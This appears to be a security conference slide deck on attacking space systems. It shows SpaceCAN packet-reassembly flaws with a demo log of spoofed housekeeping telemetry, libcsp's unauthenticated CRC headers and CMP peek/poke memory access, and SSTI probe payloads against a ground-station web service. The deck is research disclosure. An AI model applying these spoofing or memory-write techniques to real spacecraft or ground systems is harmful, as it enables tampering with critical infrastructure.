
# SpaceCAN - spoofing in Housekeeping

- Only allowed responder send telemetry to controller
- TC[3,5] Housekeeping
  - Ask responder to send TM from time to time




# SpaceCAN - packet splitting

- In CAN frame , Data field is only 8 bytes
- If data for a TM is larger than 8 bytes, SpaceCAN splits data into frames



```
def split(self):
    total_frames = math.ceil(len(self.data) / MAX_DATA_LENGTH)
    total_frames = max(1, total_frames)
    for n in range(total_frames):
        data = bytearray(self.data[n * 6 : n * 6 + 6])
        header = bytearray([total_frames - 1, n])
        yield header + data
```

Packet data([1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14])



Total frame    Frame index from 0

# SpaceCAN - packet assembling

- No additional validation in Assembler
  - Assembled packets are delivered in order and in the same time
    - Could not jump in line
  - Only return when *length = total\_frames*
  - No further check between *index* & *total\_frames*

```
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```

Check total frame


Create buffer if no

Assemble data and return

# SpaceCAN - packet assembling

- Attack method
  - Just send malformed data
  - Super strange if there is no TC but TM

Time



```
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```

Check total frame


Create buffer if no

Assemble data and return

# SpaceCAN - packet assembling

- Attack method
  - Overwrite part of data
  - Fulfill *length=total\_frames*
  - Manipulate data apart from the first one

Time



```
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```

Check total frame

Create buffer if no

Assemble data and return

# SpaceCAN - frame overwrite

- Overwriting might just be more practical because attacker might not know when controller will receive a TC and ask for 8 bytes longer response on
- Attacker must know the victim node number and data format
- Housekeeping is the one that keeps running

Normal (voltage=0)

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xcc')
new added data in buffer 1100000001[1] = bytearray(b'\x06\x00\x00\x00\x00')
assembled data = Packet([3, 25, 2, 65, 204, 96, 6, 0, 0, 0])
TM[03, 25] with data 0x0241cc600600000000 from node 1
--> received housekeeping report (1, 2) from node 1:
=> temperature: 25.546886444091797
=> voltage: 0.0
```

Overwrited (voltage=48.5)

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xc8')
assembled data = Packet([3, 25, 2, 65, 200, 56, 66, 66, 66, 66])
TM[03, 25] with data 0x0241c8384242424242 from node 1
--> received housekeeping report (1, 2) from node 1:
=> temperature: 25.027469635009766
=> voltage: 48.56470489501953
```

Demo



# Case study - $\beta$

# Libcsp


- Cubesat Space Protocol (CSP)
- C library
- <https://github.com/libcsp/libcsp>
- Small network-layer delivery protocol designed for Cubesat
- Open source
- Widely used by libraries and satellites project such as GomSpace GATOSS GOMX-1 , AAUSAT3 , EgyCubeSat , EuroLuna , Hawaiian Space Flight Laboratory...



<https://github.com/libcsp/libcsp>

# Known vulnerabilities in Libcsp

- Libcsp is also used in OPS-SAT(ESA)
- Johannes Willbold in [BHUS23](#) shares that in Libcsp , CRC and HMAC doesn't protect headers
- In the latest version 2 , they still keep it for backward compatibility



[https://en.wikipedia.org/wiki/Cubesat\\_Space\\_Protocol](https://en.wikipedia.org/wiki/Cubesat_Space_Protocol)

```

125     /* Compare calculated checksum with packet header */
126     if (memcmp(&packet->data[packet->length] - sizeof(crc), &crc, sizeof(crc)) != 0) {
127
128         /* CRC32 with header failed, try without header */
129         crc = csp_crc32_memory(packet->data, packet->length - sizeof(crc));
130         crc = htobe32(crc);
131
132         if (memcmp(&packet->data[packet->length] - sizeof(crc), &crc, sizeof(crc)) != 0) {
133             return CSP_ERR_CRC32;
134         }
135
136     }

```

[https://github.com/libcsp/libcsp/blob/a6b1a02988d879e123f1936b56564989890e3571/src/csp\\_crc32.c#L125](https://github.com/libcsp/libcsp/blob/a6b1a02988d879e123f1936b56564989890e3571/src/csp_crc32.c#L125)

# Libcsp - CRC32

- CRC table is hard-coded
- Found other libraries that import libcsp doesn't change that CRC table
- Spoofing!!
  - If CRC is the only security option(?)
  - CRC doesn't validate header
  - Even it validates header, you can create any valid packets with this hard-coded CRC table

```
static const uint32_t crc_tab[256] = {
#ifdef
0x00000000, 0xF26B8303, 0xE13B70F7, 0x1350F3F4, 0xC79A971F, 0x35F1141C, 0x26A1E7E8, 0xD4CA64EB,
0x8AD958CF, 0x78B2DBCC, 0x6BE22838, 0x9989AB3B, 0x4D43CFD0, 0xBF284CD3, 0xAC78BF27, 0x5E133C24,
0x105EC76F, 0xE235446C, 0xF165B798, 0x030E349B, 0xD7C45070, 0x25AFD373, 0x36FF2087, 0xC494A384,
0x9A879FA0, 0x68EC1CA3, 0x7BBCFE57, 0x89D76C54, 0x5D1D08BF, 0xAF768BBC, 0xBC267848, 0x4E4DFB4B,
0x20BD8EDE, 0xD2D60DDD, 0xC186FE29, 0x33ED7D2A, 0xE27219C1, 0x154C9AC2, 0x061C6936, 0xF477EA35,
0xAA64D611, 0x580F5512, 0x4B5FA6E6, 0xB93425E5, 0x6DFE410E, 0x9F95C20D, 0x8CC531F9, 0x7EAE2FA,
0x30E349B1, 0xC288CAB2, 0xD1D83946, 0x23B3BA45, 0xF779DEAE, 0x05125DAD, 0x1642AE59, 0xE4292D5A,
0xBA3A117E, 0x4851927D, 0x5B016189, 0xA96AE28A, 0x7DA08661, 0x8FCB0562, 0x9C9BF696, 0x6EF07595,
0x417B1DBC, 0xB3109EBF, 0xA0406D4B, 0x522BEE48, 0x86E18AA3, 0x748A09A0, 0x67DAFA54, 0x95B17957,
0xCBA24573, 0x39C9C670, 0x2A993584, 0xD8F2B687, 0x0C38D26C, 0xFE53516F, 0xED03A29B, 0x1F682198,
0x5125DAD3, 0xA34E59D0, 0xB01EAA24, 0x42752927, 0x96BF4DCC, 0x64D4CECF, 0x77843D3B, 0x85EFBE38,
0xDBFC821C, 0x2997011F, 0x3AC7F2EB, 0xC8AC71E8, 0x1C661503, 0xEE0D9600, 0xFD5D65F4, 0x0F36E6F7,
0x61C69362, 0x93AD1061, 0x80FDE395, 0x72966096, 0xA65C047D, 0x5437877E, 0x4767748A, 0xB50CF789,
0xEB1FCBAD, 0x197448AE, 0x0A24BB5A, 0xF84F3859, 0x2C855CB2, 0xDEEEDFB1, 0xCDBE2C45, 0x3FD5AF46,
0x7198540D, 0x83F3D70E, 0x90A324FA, 0x62C8A7F9, 0xB602C312, 0x44694011, 0x5739B3E5, 0xA55230E6,
0xFB410CC2, 0x092A8FC1, 0x1A7A7C35, 0xE811FF36, 0x3CDB9BD, 0xCEB018DE, 0xDDE0EB2A, 0x2F8B6829,
0x82F63B78, 0x709DB87B, 0x63CD4B8F, 0x91A6C88C, 0x456CAC67, 0xB7072F64, 0xA457DC90, 0x563C5F93,
0x082F63B7, 0xFA44E0B4, 0xE9141340, 0x1B7F9043, 0xCFB5F4A8, 0x3DDE77AB, 0x2E8E845F, 0xDCE5075C,
0x92A8FC17, 0x60C37F14, 0x73938CE0, 0x81F80FE3, 0x55326B08, 0xA759E80B, 0xB4091BFF, 0x466298FC,
0x1871A4D8, 0xEA1A27DB, 0xF94AD42F, 0x0B21572C, 0xDFEB33C7, 0x2D80B0C4, 0x3ED04330, 0xCCBBC033,
0xA24BB5A6, 0x502036A5, 0x4370C551, 0xB11B4652, 0x65D122B9, 0x97BAA1BA, 0x84EA524E, 0x7681D14D,
0x2892ED69, 0xDAF96E6A, 0xC9A99D9E, 0x3BC21E9D, 0xEF087A76, 0x1D63F975, 0x0E330A81, 0xFC588982,
0xB21572C9, 0x407EF1CA, 0x532E023E, 0xA145813D, 0x758FE5D6, 0x87E466D5, 0x94B49521, 0x66DF1622,
0x38CC2A06, 0xCAA7A905, 0xD9F75AF1, 0x2B9CD9F2, 0xFF56BD19, 0x0D3D3E1A, 0x1E6DCDEE, 0xEC064EED,
0xC38D26C4, 0x31E6A5C7, 0x22B65633, 0xD0DD530, 0x0417B1DB, 0xF67C32D8, 0xE52CC12C, 0x1747422F,
0x49547E0B, 0xBB3FFD08, 0xA86F0EFC, 0x5A048DFF, 0x8ECE9E14, 0x7CA56A17, 0x6FF599E3, 0x9D9E1AE0,
0xD3D3E1AB, 0x21B862A8, 0x32E8915C, 0xC083125F, 0x144976B4, 0xE622F5B7, 0xF5720643, 0x07198540,
0x590AB964, 0xAB613A67, 0xB831C993, 0x4A5A4A90, 0x9E902E7B, 0x6CFBAD78, 0x7FAB5E8C, 0x8DC0DD8F,
0xE330A81A, 0x115B2B19, 0x020BD8ED, 0xF0605BEE, 0x24AA3F05, 0xD6C1BC06, 0xC5914FF2, 0x37FACCF1,
0x69E9F0D5, 0x9B8273D6, 0x88D28022, 0x7AB90321, 0xAE7367CA, 0x5C18E4C9, 0x4F48173D, 0xBD23943E,
0xF36E6F75, 0x0105EC76, 0x12551F82, 0xE03E9C81, 0x34F4F86A, 0xC69F7B69, 0xD5CF889D, 0x27A40B9E,
0x79B737BA, 0x8BDCB4B9, 0x988C474D, 0x6AE7C44E, 0xBE2DA0A5, 0x4C4623A6, 0x5F16D052, 0xAD7D5351};
```

[https://github.com/libcsp/libcsp/blob/a6b1a02988d879e123f1936b56564989890e3571/src/csp\\_crc32.c#L14](https://github.com/libcsp/libcsp/blob/a6b1a02988d879e123f1936b56564989890e3571/src/csp_crc32.c#L14)


# Libcsp - Peek & Poke Root

- CSP Management Protocol (CMP) is our playground now assigned
- Provide functions for read/write/fetch system information and **memory**

```
109 static int do_cmp_peek(struct csp_cmp_message * cmp) {
110
111     cmp->peek.addr = htobe32(cmp->peek.addr);
112     if (cmp->peek.len > CSP_CMP_PEEK_MAX_LEN)
113         return CSP_ERR_INVALID;
114
115     /* Dangerous, you better know what you are doing */
116     csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->peek.data, (csp_memptr_t)(uintptr_t)cmp->peek.addr, cmp->peek.len);
117
118     return CSP_ERR_NONE;
119 }
120
121 static int do_cmp_poke(struct csp_cmp_message * cmp) {
122
123     cmp->poke.addr = htobe32(cmp->poke.addr);
124     if (cmp->poke.len > CSP_CMP_POKE_MAX_LEN)
125         return CSP_ERR_INVALID;
126
127     /* Extremely dangerous, you better know what you are doing */
128     csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->poke.data, (csp_memptr_t)(uintptr_t)cmp->poke.addr, cmp->poke.len);
129
130     return CSP_ERR_NONE;
131 }
```


Read memory address

Overwrite memory address



# System $\beta$

- A ground station system
- 3 layers system
  - CSP endpoint
    - Send commands to satellite ; Written in C
  - Middleware
    - Auth check, log and transferring ; Written in Python
  - Web service
    - Human interface ; Written in Python



# System $\beta$ - web service


- 3 roles

- Operator - mostly monitoring , few functions
- Engineer - **API key**, monitoring , functions
- Admin - **API key**, firmware update, **management**, functions

Account:

Password:

Api-key:



# System $\beta$ - SSTI

- Server-Side Template Injection
- Attacker can inject malicious code into a template that is executed on the server
- Python Flask + jinja2 is common in CTF in few years
- Easy test cases
  - `{{7*7}}` , `{{ "hello"|upper }}`
- Jinja2 sandbox provides protection for abusing python internal functions

```
from flask import Flask, request
from jinja2.sandbox import SandboxedEnvironment

app = Flask(__name__)

